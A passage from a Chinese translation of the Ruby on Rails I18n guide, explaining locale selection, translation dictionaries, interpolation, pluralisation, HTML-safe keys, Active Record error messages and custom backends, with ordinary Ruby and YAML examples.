支持用户身份验证的应用，可能会允许用户在界面中选择区域偏好设置。通过这种方式，用户选择的区域偏好设置会储存在数据库中，并用于处理该用户发起的请求。

```
def set_locale
  I18n.locale = current_user.try(:locale) || I18n.default_locale
end
```

15.2.2.4 使用隐式区域设置

如果没有显式地为请求设置区域（例如，通过上面提到的各种方式），应用就会尝试推断出所需区域。

15.2.2.4.1 根据 HTTP 首部推断区域设置

`Accept-Language` HTTP 首部指明响应请求时使用的首选语言。浏览器根据用户的语言偏好设置设定这个 [HTTP 首部](#)，这是推断区域设置的首选方案。

下面是使用 `Accept-Language` HTTP 首部的一个简单实现：

```
def set_locale
  logger.debug "* Accept-Language: #{request.env['HTTP_ACCEPT_LANGUAGE']}"
  I18n.locale = extract_locale_from_accept_language_header
  logger.debug "* Locale set to '#{I18n.locale}'"
end

private
def extract_locale_from_accept_language_header
  request.env['HTTP_ACCEPT_LANGUAGE'].scan(/^[a-z]{2}/).first
end
```

实际上，我们通常会使用更可靠的代码。Iain Hecker 开发的 [http_accept_language](#) 或 Ryan Tomayko 开发的 [locale](#) Rack 中间件就提供了更好的解决方案。

15.2.2.4.2 根据 IP 地理位置推断区域设置

我们可以通过客户端请求的 IP 地址来推断客户端所处的地理位置，进而推断其区域设置。[GeoIP Lite Country](#) 这样的服务或 [geocoder](#) 这样的 gem 就可以实现这一功能。

一般来说，这种方式远不如使用 HTTP 首部可靠，因此并不适用于大多数 Web 应用。

15.2.2.5 在会话或 Cookie 中储存区域设置

提醒

我们可能会认为，可以把区域设置储存在会话或 Cookie 中。但是，我们不能这样做。区域设置应该是透明的，并作为 URL 地址的一部分。这样，我们就不会打破用户的正常预期：如果我们发送一个 URL 地址给朋友，他们应该看到和我们一样的页面和内容。这就是所谓的 REST 规则。关于 REST 规则的更多介绍，请参阅 [Stefan Tilkov 写的系列文章](#)。后文将讨论这个规则的一些例外情况。

15.3 国际化和本地化

现在，我们已经完成了对 Rails 应用 I18n 支持的初始化，进行了区域设置，并在不同请求中应用了区域设置。

接下来，我们要通过抽象本地化相关元素，完成应用的国际化。最后，通过为这些抽象元素提供必要翻译，完成应用的本地化。

下面给出一个例子：


```
# config/routes.rb
Rails.application.routes.draw do
  root to: "home#index"
end

# app/controllers/application_controller.rb
class ApplicationController < ActionController::Base
  before_action :set_locale

  def set_locale
    I18n.locale = params[:locale] || I18n.default_locale
  end
end

# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = "Hello Flash"
  end
end

# app/views/home/index.html.erb
<h1>Hello World</h1>
<p><%= flash[:notice] %></p>
```



15.3.1 抽象本地化代码

在我们的代码中有两个英文字符串 ("Hello Flash" 和 "Hello World")，它们在响应用户请求时显示。为了国际化这部分代码，需要用 Rails 提供的 `#t` 辅助方法来代替这两个字符串，同时为每个字符串选择合适的

键：

```
# app/controllers/home_controller.rb
class HomeController < ApplicationController
  def index
    flash[:notice] = t(:hello_flash)
  end
end

# app/views/home/index.html.erb
<h1><%= t :hello_world %></h1>
<p><%= flash[:notice] %></p>
```

现在，Rails 在渲染 `index` 视图时会显示错误信息，告诉我们缺少 `:hello_world` 和 `:hello_flash` 这两个键的翻译。



注意

Rails 为视图添加了 `t` (`translate`) 辅助方法，从而避免了反复使用 `I18n.t` 这么长的写法。此外，`t` 辅助方法还能捕获缺少翻译的错误，把生成的错误信息放在 `` 元素里。

15.3.2 为国际化字符串提供翻译

下面，我们把缺少的翻译添加到翻译字典文件中：


```
# config/locales/en.yml
en:
  hello_world: Hello world!
  hello_flash: Hello flash!

# config/locales/pirate.yml
pirate:
  hello_world: Ahoy World
  hello_flash: Ahoy Flash
```

因为我们没有修改 `default_locale`，翻译会使用 `:en` 区域设置，响应请求时生成的视图会显示英文字符串：



如果我们通过 URL 地址 (`http://localhost:3000?locale=pirate`) 把区域设置为 `pirate`, 响应请求时生成的视图就会显示海盗黑话:



注意

添加新的区域设置文件后，需要重启服务器。

要想把翻译储存在 SimpleStore 中，我们可以使用 YAML (`.yml`) 或纯 Ruby (`.rb`) 文件。大多数 Rails 开发者会优先选择 YAML。不过 YAML 有一个很大的缺点，它对空格和特殊字符非常敏感，因此有可能出现应用无法正确加载字典的情况。而 Ruby 文件如果有错误，在第一次加载时应用就会崩溃，因此我们很容易就能找出问题。（如果在使用 YAML 字典时遇到了“奇怪的问题”，可以尝试把字典的相关部分放入 Ruby 文件中。）

如果翻译存储在 YAML 文件中，有些键必须转义：

- true, on, yes
- false, off, no

例如：

```
# config/locales/en.yml
en:
  success:
    'true': 'True!'
```

```

'on':      'On!'
'false':   'False!'

failure:
  true:    'True!'
  off:     'Off!'
  false:   'False!'

I18n.t 'success.true' # => 'True!'
I18n.t 'success.on'   # => 'On!'
I18n.t 'success.false' # => 'False!'
I18n.t 'failure.false' # => Translation Missing
I18n.t 'failure.off'   # => Translation Missing
I18n.t 'failure.true'   # => Translation Missing

```

15.3.3 把变量传递给翻译

成功完成应用国际化的一个关键因素是，避免在抽象本地化代码时，对语法规则做出不正确的假设。某个区域设置的基本语法规则，在另一个区域设置中可能不成立。

下面给出一个不正确抽象的例子，其中对翻译的不同组成部分的排序进行了假设。注意，为了处理这个例子中出现的情况，Rails 提供了 `number_to_currency` 辅助方法。

```

# app/views/products/show.html.erb
<%= "#{t('currency')}{@product.price}" %>

# config/locales/en.yml
en:
  currency: "$"

# config/locales/es.yml
es:
  currency: "€"

```

如果产品价格是 10，那么西班牙语的正确翻译是“10 €”而不是“€10”，但上面的抽象并不能正确处理这种情况。

为了创建正确的抽象，`I18n` gem 提供了变量插值（variable interpolation）功能，它允许我们在翻译定义（translation definition）中使用变量，并把这些变量的值传递给翻译方法。

下面给出一个正确抽象的例子：

```

# app/views/products/show.html.erb
<%= t('product_price', price: @product.price) %>

# config/locales/en.yml
en:
  product_price: "${price}"

# config/locales/es.yml
es:
  product_price: "%{price} €"

```

所有的语法和标点都由翻译定义自己决定，所以抽象可以给出正确的翻译。

注意

`default` 和 `scope` 是保留关键字，不能用作变量名。如果误用，Rails 会抛出 `I18n::ReservedInterpolationKey` 异常。如果没有把翻译所需的插值变量传递给 `#translate` 方法，Rails 会抛出 `I18n::MissingInterpolationArgument` 异常。

15.3.4 添加日期/时间格式

现在，我们要给视图添加时间戳，以便演示日期/时间的本地化功能。要想本地化时间格式，可以把时间对象传递给 `I18n.l` 方法或者（最好）使用 `#l` 辅助方法。可以通过 `:format` 选项指定时间格式（默认情况下使用 `:default` 格式）：

```
# app/views/home/index.html.erb
<h1><%= t :hello_world %></h1>
<p><%= flash[:notice] %></p>
<p><%= l Time.now, format: :short %></p>
```

然后在 `pirate` 翻译文件中添加时间格式（Rails 默认使用的英文翻译文件已经包含了时间格式）：

```
# config/locales/pirate.yml
pirate:
  time:
    formats:
      short: "arrround %H'ish"
```

得到的结果如下：



提示

现在，我们可能需要添加一些日期/时间格式，这样 I18n 后端才能按照预期工作（至少应该为 `pirate` 区域设置添加日期/时间格式）。当然，很可能已经有人通过翻译 Rails 相关区域设置的默认值，完成了这些工作。[GitHub 上的 rails-i18n 仓库](#) 提供了各种本地化文件的存档。把这些本地化文件放在 `config/locales/` 文件夹中即可正常使用。

15.3.5 其他区域的变形规则

Rails 允许我们为英语之外的区域定义变形规则（例如单复数转换规则）。在 `config/initializers/inflec-`

`tions.rb` 文件中，我们可以为多个区域定义规则。这个初始化脚本包含了为英语指定附加规则的例子，我们可以参考这些例子的格式为其他区域定义规则。

15.3.6 本地化视图

假设应用中包含 `BooksController`, `index` 动作默认会渲染 `app/views/books/index.html.erb` 模板。如果我们在同一个文件夹中创建了包含本地化变量的 `index.es.html.erb` 模板，当区域设置为 `:es` 时，`index` 动作就会渲染这个模板，而当区域设置为默认区域时，`index` 动作会渲染通用的 `index.html.erb` 模板。（在 Rails 的未来版本中，本地化的这种自动化魔术，有可能被应用于 `public` 文件夹中的资源）

本地化视图功能很有用，例如，如果我们有大量静态内容，就可以使用本地化视图，从而避免把所有东西都放进 YAML 或 Ruby 字典里的麻烦。但要记住，一旦我们需要修改模板，就必须对每个模板文件逐一进行修改。

15.3.7 区域设置文件的组织

当我们使用 I18n 库自带的 SimpleStore 时，字典储存在磁盘上的纯文本文件中。对于每个区域，把应用的各部分翻译都放在一个文件中，可能会带来管理上的困难。因此，把每个区域的翻译放在多个文件中，分层进行管理是更好的选择。

例如，我们可以像下面这样组织 `config/locales` 文件夹：

```
| -defaults
|   |---es.rb
|   |---en.rb
| -models
|   |---book
|       |----es.rb
|       |----en.rb
| -views
|   |---defaults
|       |----es.rb
|       |----en.rb
|   |---books
|       |----es.rb
|       |----en.rb
|   |---users
|       |----es.rb
|       |----en.rb
|   |---navigation
|       |----es.rb
|       |----en.rb
```

这样，我们就可以把模型和属性名同视图中的文本分离，同时还能使用“默认值”（例如日期和时间格式）。I18n 库的不同后端可以提供不同的分离方式。

注意

Rails 默认的区域设置加载机制，无法自动加载上面例子中位于嵌套文件夹中的区域设置文件。因此，我们还需要进行显式设置：

```
# config/application.rb
config.i18n.load_path += Dir[Rails.root.join('config', 'locales', '**', '*.{rb,yml}')]
```

15.4 I18n API 功能概述

现在我们已经对 I18n 库有了较好的了解，知道了如何国际化简单的 Rails 应用。在下面几个小节中，我们将更深入地了解相关功能。

这几个小节将展示使用 `I18n.translate` 方法以及 `translate` 视图辅助方法的示例（注意视图辅助方法提供的附加功能）。

所涉及的功能如下：

- 查找翻译
- 把数据插入翻译中
- 复数的翻译
- 使用安全 HTML 翻译（只针对视图辅助方法）
- 本地化日期、数字、货币等

15.4.1 查找翻译

15.4.1.1 基本查找、作用域和嵌套键

Rails 通过键来查找翻译，其中键可以是符号或字符串。这两种键是等价的，例如：

```
I18n.t :message
I18n.t 'message'
```

`translate` 方法接受 `:scope` 选项，选项的值可以包含一个或多个附加键，用于指定翻译键（translation key）的“命名空间”或作用域：

```
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

上述代码会在 Active Record 错误信息中查找 `:record_invalid` 信息。

此外，我们还可以用点号分隔的键来指定翻译键和作用域：

```
I18n.translate "activerecord.errors.messages.record_invalid"
```

因此，下列调用是等效的：

```
I18n.t 'activerecord.errors.messages.record_invalid'
I18n.t 'errors.messages.record_invalid', scope: :activerecord
I18n.t :record_invalid, scope: 'activerecord.errors.messages'
I18n.t :record_invalid, scope: [:activerecord, :errors, :messages]
```

15.4.1.2 默认值

如果指定了 :default 选项，在缺少翻译的情况下，就会返回该选项的值：

```
I18n.t :missing, default: 'Not here'  
# => 'Not here'
```

如果 :default 选项的值是符号，这个值会被当作键并被翻译。我们可以为 :default 选项指定多个值，第一个被成功翻译的键或遇到的字符串将被作为返回值。

例如，下面的代码首先尝试翻译 :missing 键，然后是 :also_missing 键。由于两次翻译都不能得到结果，最后会返回 "Not here" 字符串。

```
I18n.t :missing, default: [:also_missing, 'Not here']  
# => 'Not here'
```

15.4.1.3 批量查找和命名空间查找

要想一次查找多个翻译，我们可以传递键的数组作为参数：

```
I18n.t [:odd, :even], scope: 'errors.messages'  
# => ["must be odd", "must be even"]
```

此外，键可以转换为一组翻译的（可能是嵌套的）散列。例如，下面的代码可以生成所有 Active Record 错误信息的散列：

```
I18n.t 'activerecord.errors.messages'  
# => {:inclusion=>"is not included in the list", :exclusion=> ... }
```

15.4.1.4 惰性查找

Rails 实现了一种在视图中查找区域设置的便捷方法。如果有下述字典：

```
es:  
  books:  
    index:  
      title: "Título"
```

我们就可以像下面这样在 app/views/books/index.html.erb 模板中查找 books.index.title 的值（注意点号）：

```
<%= t '.title' %>
```

注意

只有 translate 视图辅助方法支持根据片段自动补全翻译作用域的功能。

我们还可以在控制器中使用惰性查找（lazy lookup）：

```
en:  
  books:  
    create:  
      success: Book created!
```

用于设置闪现信息：

```
class BooksController < ApplicationController
  def create
    # ...
    redirect_to books_url, notice: t('.success')
  end
end
```

15.4.2 复数转换

在英语中，一个字符串只有一种单数形式和一种复数形式，例如，“1 message”和“2 messages”。其他语言（[阿拉伯语](#)、[日语](#)、[俄语](#)等）则具有不同的语法，有更多或更少的[复数形式](#)。因此，I18n API 提供了灵活的复数转换功能。

:count 插值变量具有特殊作用，既可以说把它插入翻译，又可以用于从翻译中选择复数形式（根据 CLDR 定义的复数转换规则）：

```
I18n.backend.store_translations :en, inbox: {
  zero: 'no messages', # 可选
  one: 'one message',
  other: '%{count} messages'
}
I18n.translate :inbox, count: 2
# => '2 messages'

I18n.translate :inbox, count: 1
# => 'one message'

I18n.translate :inbox, count: 0
# => 'no messages'
```

:en 区域设置的复数转换算法非常简单：

```
lookup_key = :zero if count == 0 && entry.has_key?(:zero)
lookup_key ||= count == 1 ? :one : :other
entry[lookup_key]
```

也就是说，:one 标记的是单数，:other 标记的是复数。如果数量为零，而且有 :zero 元素，用它的值，而不用 :other 的值。

如果查找键没能返回可转换为复数形式的散列，就会引发 `I18n::InvalidPluralizationData` 异常。

15.4.3 区域的设置和传递

区域设置可以伪全局地设置为 `I18n.locale`（使用 `Thread.current`，例如 `Time.zone`），也可以作为选项传递给 `#translate` 和 `#localize` 方法。

如果我们没有传递区域设置，Rails 就会使用 `I18n.locale`：

```
I18n.locale = :de
I18n.t :foo
I18n.l Time.now
```

显式传递区域设置：

```
I18n.t :foo, locale: :de
I18n.l Time.now, locale: :de
```

`I18n.locale` 的默认值是 `I18n.default_locale`，而 `I18n.default_locale` 的默认值是 `:en`。可以像下面这样设置默认区域：

```
I18n.default_locale = :de
```

15.4.4 使用安全 HTML 翻译

带有 '`_html`' 后缀的键和名为 '`html`' 的键被认为是 HTML 安全的。当我们在视图中使用这些键时，HTML 不会被转义。

```
# config/locales/en.yml
en:
  welcome: <b>welcome!</b>
  hello_html: <b>hello!</b>
  title:
    html: <b>title!</b>

# app/views/home/index.html.erb
<div><%= t('welcome') %></div>
<div><%= raw t('welcome') %></div>
<div><%= t('hello_html') %></div>
<div><%= t('title.html') %></div>
```

不过插值是会被转义的。例如，对于：

```
en:
  welcome_html: "<b>Welcome %{username}!</b>"
```

我们可以安全地传递用户设置的用户名：

```
<%# This is safe, it is going to be escaped if needed. %>
<%= t('welcome_html', username: @current_user.username) %>
```

另一方面，安全字符串是逐字插入的。

注意

只有 `translate` 视图辅助方法支持 HTML 安全翻译文本的自动转换。



15.4.5 Active Record 模型的翻译

我们可以使用 `Model.model_name.human` 和 `Model.human_attribute_name(attribute)` 方法，来透明地查找模型名和属性名的翻译。

例如，当我们添加了下述翻译：

```
en:  
  activerecord:  
    models:  
      user: Dude  
    attributes:  
      user:  
        login: "Handle"  
      # 会把 User 的属性 "login" 翻译为 "Handle"
```

`User.model_name.human` 会返回 "Dude"，而 `User.human_attribute_name("login")` 会返回 "Handle"。

我们还可以像下面这样为模型名添加复数形式：

```
en:  
  activerecord:  
    models:  
      user:  
        one: Dude  
        other: Dudes
```

这时 `User.model_name.human(count: 2)` 会返回 "Dudes"，而 `User.model_name.human(count: 1)` 或 `User.model_name.human` 会返回 "Dude"。

要想访问模型的嵌套属性，我们可以在翻译文件的模型层级中嵌套使用“模型/属性”：

```
en:  
  activerecord:  
    attributes:  
      user/gender:  
        female: "Female"  
        male: "Male"
```

这时 `User.human_attribute_name("gender.female")` 会返回 "Female"。

注意

如果我们使用的类包含了 `ActiveModel`, 而没有继承自 `ActiveRecord::Base`, 我们就应该用 `activemodel` 替换上述例子中键路径中的 `activerecord`。

15.4.5.1 错误消息的作用域

Active Record 验证的错误消息翻译起来很容易。Active Record 提供了一些用于放置消息翻译的命名空间，以便为不同的模型、属性和验证提供不同的消息和翻译。当然 Active Record 也考虑到了单表继承问题。

这就为根据应用需求灵活调整信息，提供了非常强大的工具。

假设 `User` 模型对 `name` 属性进行了验证：

```
class User < ApplicationRecord
  validates :name, presence: true
end
```

此时，错误信息的键是 `:blank`。Active Record 会在命名空间中查找这个键：

```
activerecord.errors.models.[model_name].attributes.[attribute_name]
activerecord.errors.models.[model_name]
activerecord.errors.messages
errors.attributes.[attribute_name]
errors.messages
```

因此，在本例中，Active Record 会按顺序查找下列键，并返回第一个结果：

```
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

如果模型使用了继承，Active Record 还会在继承链中查找消息。

例如，对于继承自 `User` 模型的 `Admin` 模型：

```
class Admin < User
  validates :name, presence: true
end
```

Active Record 会按下列顺序查找消息：

```
activerecord.errors.models.admin.attributes.name.blank
activerecord.errors.models.admin.blank
activerecord.errors.models.user.attributes.name.blank
activerecord.errors.models.user.blank
activerecord.errors.messages.blank
errors.attributes.name.blank
errors.messages.blank
```

这样，我们就可以在模型继承链的不同位置，以及属性、模型或默认作用域中，为各种错误消息提供特殊翻译。

15.4.5.2 错误消息的插值

翻译后的模型名、属性名，以及值，始终可以通过 `model`、`attribute` 和 `value` 插值。

因此，举例来说，我们可以用 "`Please fill in your %{attribute}`" 这样的属性名来代替默认的 "`cannot be blank`" 错误信息。

当 `count` 方法可用时，可根据需要用于复数转换：

验证	选项	信息	插值
<code>confirmation</code>	-	<code>:confirmation</code>	<code>attribute</code>
<code>acceptance</code>	-	<code>:accepted</code>	-
<code>presence</code>	-	<code>:blank</code>	-
<code>absence</code>	-	<code>:present</code>	-
<code>length</code>	<code>:within, :in</code>	<code>:too_short</code>	<code>count</code>
<code>length</code>	<code>:within, :in</code>	<code>:too_long</code>	<code>count</code>
<code>length</code>	<code>:is</code>	<code>:wrong_length</code>	<code>count</code>
<code>length</code>	<code>:minimum</code>	<code>:too_short</code>	<code>count</code>
<code>length</code>	<code>:maximum</code>	<code>:too_long</code>	<code>count</code>
<code>uniqueness</code>	-	<code>:taken</code>	-
<code>format</code>	-	<code>:invalid</code>	-
<code>inclusion</code>	-	<code>:inclusion</code>	-
<code>exclusion</code>	-	<code>:exclusion</code>	-
<code>associated</code>	-	<code>:invalid</code>	-
<code>non-optional association</code>	-	<code>:required</code>	-
<code>numericality</code>	-	<code>:not_a_number</code>	-
<code>numericality</code>	<code>:greater_than</code>	<code>:greater_than</code>	<code>count</code>
<code>numericality</code>	<code>:greater_than_or_equal_to</code>	<code>:greater_than_or_equal_to</code>	<code>count</code>
<code>numericality</code>	<code>:equal_to</code>	<code>:equal_to</code>	<code>count</code>
<code>numericality</code>	<code>:less_than</code>	<code>:less_than</code>	<code>count</code>
<code>numericality</code>	<code>:less_than_or_equal_to</code>	<code>:less_than_or_equal_to</code>	<code>count</code>
<code>numericality</code>	<code>:other_than</code>	<code>:other_than</code>	<code>count</code>
<code>numericality</code>	<code>:only_integer</code>	<code>:not_an_integer</code>	-
<code>numericality</code>	<code>:odd</code>	<code>:odd</code>	-

验证	选项	信息	插值
numericality	:even	:even	-

15.4.5.3 为 Active Record 的 `error_messages_for` 辅助方法添加翻译

在使用 Active Record 的 `error_messages_for` 辅助方法时，我们可以为其添加翻译。

Rails 自带以下翻译：

```
en:
  activerecord:
    errors:
      template:
        header:
          one: "1 error prohibited this %{model} from being saved"
          other: "%{count} errors prohibited this %{model} from being saved"
        body: "There were problems with the following fields:"
```

注意

要想使用 `error_messages_for` 辅助方法，我们需要在 `Gemfile` 中添加一行 `gem 'dynamic_form'`，还要安装 `DynamicForm` gem。

15.4.6 Action Mailer 电子邮件主题的翻译

如果没有把主题传递给 `mail` 方法，Action Mailer 会尝试在翻译中查找主题。查找时会使用 `<mailer_scope>.〈action_name〉.subject` 形式来构造键。

```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    ...
  end
end

en:
  user_mailer:
    welcome:
      subject: "Welcome to Rails Guides!"
```

要想把参数用于插值，可以在调用邮件程序时使用 `default_i18n_subject` 方法。

```
# user_mailer.rb
class UserMailer < ActionMailer::Base
  def welcome(user)
    mail(to: user.email, subject: default_i18n_subject(user: user.name))
  end
end
```

```
en:  
  user_mailer:  
    welcome:  
      subject: "%{user}, welcome to Rails Guides!"
```

15.4.7 提供 I18n 支持的其他内置方法概述

在 Rails 中，我们会使用固定字符串和其他本地化元素，例如，在一些辅助方法中使用的格式字符串和其他格式信息。本小节提供了简要概述。

15.4.7.1 Action View 辅助方法

- `distance_of_time_in_words` 辅助方法翻译并以复数形式显示结果，同时插入秒、分钟、小时的数值。更多介绍请参阅 [datetime.distance_in_words](#)。
- `datetime_select` 和 `select_month` 辅助方法使用翻译后的月份名称来填充生成的 `select` 标签。更多介绍请参阅 [date.month_names](#)。`datetime_select` 辅助方法还会从 `date.order` 中查找 `order` 选项（除非我们显式传递了 `order` 选项）。如果可能，所有日期选择辅助方法在翻译提示信息时，都会使用 `date-time.prompts` 作用域中的翻译。
- `number_to_currency`、`number_with_precision`、`number_to_percentage`、`number_with_delimiter` 和 `number_to_human_size` 辅助方法使用 `number` 作用域中的数字格式设置。

15.4.7.2 Active Model 方法

- `model_name.human` 和 `human_attribute_name` 方法会使用 `activerecord.models` 作用域中可用的模型名和属性名的翻译。像 [15.4.5.1 节](#) 中介绍的那样，这两个方法也支持继承的类名的翻译（例如，用于 STI）。
- `ActiveModel::Errors#generate_message` 方法（在 Active Model 验证时使用，也可以手动使用）会使用上面介绍的 `model_name.human` 和 `human_attribute_name` 方法。像 [15.4.5.1 节](#) 中介绍的那样，这个方法也会翻译错误消息，并支持继承的类名的翻译。
- `ActiveModel::Errors#full_messages` 方法使用分隔符把属性名添加到错误消息的开头，然后在 `errors.format` 中查找（默认格式为 "`%{attribute} %{message}`"）。

15.4.7.3 Active Support 方法

- `Array#to_sentence` 方法使用 `support.array` 作用域中的格式设置。

15.5 如何储存自定义翻译

Active Support 自带的简单后端，允许我们用纯 Ruby 或 YAML 格式储存翻译。²

通过 Ruby 散列储存翻译的示例如下：

```
{  
  pt: {  
    foo: {  
      bar: "baz"
```

2. 其他后端可能允许或要求使用其他格式，例如，GetText 后端允许读取 GetText 文件。

```
        }
    }
}
```

对应的 YAML 文件如下：

```
pt:
  foo:
    bar: baz
```

正如我们看到的，在这两种情况下，顶层的键是区域设置。`:foo` 是命名空间的键，`:bar` 是翻译 "baz" 的键。

下面是来自 Active Support 自带的 YAML 格式的翻译文件 `en.yml` 的“真实”示例：

```
en:
  date:
    formats:
      default: "%Y-%m-%d"
      short: "%b %d"
      long: "%B %d, %Y"
```

因此，下列查找效果相同，都会返回短日期格式 "%b %d"：

```
I18n.t 'date.formats.short'
I18n.t 'formats.short', scope: :date
I18n.t :short, scope: 'date.formats'
I18n.t :short, scope: [:date, :formats]
```

一般来说，我们推荐使用 YAML 作为储存翻译的格式。然而，在有些情况下，我们可能需要把 Ruby lambda 作为储存的区域设置信息的一部分，例如特殊的日期格式。

15.6 自定义 I18n 设置

15.6.1 使用不同的后端

由于某些原因，Active Support 自带的简单后端只为 Ruby on Rails 做了“完成任务所需的最少量工作”³，这意味着只有对英语以及和英语高度类似的语言，简单后端才能保证正常工作。此外，简单后端只能读取翻译，而不能动态地把翻译储存为任何格式。

这并不意味着我们会被这些限制所困扰。Ruby I18n gem 让我们能够轻易地把简单后端替换为其他更适合实际需求的后端。例如，我们可以把简单后端替换为 Globalize 的 Static 后端：

```
I18n.backend = Globalize::Backend::Static.new
```

我们还可以使用 Chain 后端，把多个后端链接在一起。当我们想要通过简单后端使用标准翻译，同时把自定义翻译储存在数据库或其他后端中时，链接多个后端的方式非常有用。例如，我们可以使用 Active Record 后端，并在需要时退回到默认的简单后端：

```
I18n.backend = I18n::Backend::Chain.new(I18n::Backend::ActiveRecord.new, I18n.backend)
```

3. 其中一个原因是，我们不想为不需要 I18n 支持的应用增加不必要的负载，因此对于英语，I18n 库应该尽可能保持简单。另一个原因是，为所有现存语言的 I18n 相关问题提供一揽子解决方案是不可能的。因此，一个允许被完全替换的解决方案更加合适。这样对特定功能和扩展进行试验就会更容易。

15.6.2 使用不同的异常处理程序

I18n API 定义了下列异常，这些异常会在相应的意外情况发生时由后端抛出：

```
MissingTranslationData      # 找不到键对应的翻译
InvalidLocale              # I18n.locale 的区域设置无效（例如 nil）
InvalidPluralizationData   # 传递了 count 参数，但翻译数据无法转换为复数形式
MissingInterpolationArgument # 翻译所需的插值参数未传递
ReservedInterpolationKey    # 翻译包含的插值变量名使用了保留关键字（例如, scope 或 default）
UnknownFileType             # 后端不知道应该如何处理添加到 I18n.load_path 中的文件类型
```

当后端抛出上述异常时，I18n API 会捕获这些异常，把它们传递给 `default_exception_handler` 方法。这个方法会再次抛出除了 `MissingTranslationData` 之外的异常。当捕捉到 `MissingTranslationData` 异常时，这个方法会返回异常的错误消息字符串，其中包含了所缺少的键/作用域。

这样做的原因是，在开发期间，我们通常希望在缺少翻译时仍然渲染视图。

不过，在其他上下文中，我们可能想要改变此行为。例如，默认的异常处理程序不允许在自动化测试期间轻易捕获缺少的翻译；要改变这一行为，可以使用不同的异常处理程序。所使用的异常处理程序必需是 I18n 模块中的方法，或具有 `#call` 方法的类。

```
module I18n
  class JustRaiseExceptionHandler < ExceptionHandler
    def call(exception, locale, key, options)
      if exception.is_a?(MissingTranslationData)
        raise exception.to_exception
      else
        super
      end
    end
  end
end

I18n.exception_handler = I18n::JustRaiseExceptionHandler.new
```

这个例子中使用的异常处理程序只会重新抛出 `MissingTranslationData` 异常，并把其他异常传递给默认的异常处理程序。

不过，如果我们使用了 `I18n::Backend::Pluralization` 异常处理程序，则还会抛出 `I18n::MissingTranslationData: translation missing: en.i18n.plural.rule` 异常，而这个异常通常应该被忽略，以便退回到默认的英语区域设置的复数转换规则。为了避免这种情况，我们可以对翻译键进行附加检查：

```
if exception.is_a?(MissingTranslationData) && key.to_s != 'i18n.plural.rule'
  raise exception.to_exception
else
  super
end
```

默认行为不太适用的另一个例子，是 Rails 的 `TranslationHelper` 提供的 `#t` 辅助方法（和 `#translate` 辅助方法）。当上下文中出现了 `MissingTranslationData` 异常时，这个辅助方法会把错误消息放到 `` 元素中。

不管是什么异常处理程序，这个辅助方法都能够通过设置 `:raise` 选项，强制 `I18n#translate` 方法抛出异常：

```
I18n.t :foo, raise: true # 总是重新抛出来自后端的异常
```

15.7 结论

现在，我们已经对 Ruby on Rails 的 I18n 支持有了较为全面的了解，可以开始着手翻译自己的项目了。

如果想参加讨论或寻找问题的解答，可以注册 [rails-i18n 邮件列表](#)。

15.8 为 Rails I18n 作贡献

I18n 是在 Ruby on Rails 2.2 中引入的，并且仍在不断发展。该项目继承了 Ruby on Rails 开发的优良传统，各种解决方案首先应用于 gem 和真实应用，然后再把其中最好和最广泛使用的部分纳入 Rails 核心。

因此，Rails 鼓励每个人在 gem 或其他库中试验新想法和新特性，并将它们贡献给社区。（别忘了在邮件列表上宣布我们的工作！）

如果在 Ruby on Rails 的[示例翻译数据](#)库中没找到想要的区域设置（语言），可以[派生仓库](#)，添加翻译数据，然后发送[拉取请求](#)。

15.9 资源

- [rails-i18n Google 群组](#)：项目的邮件列表。
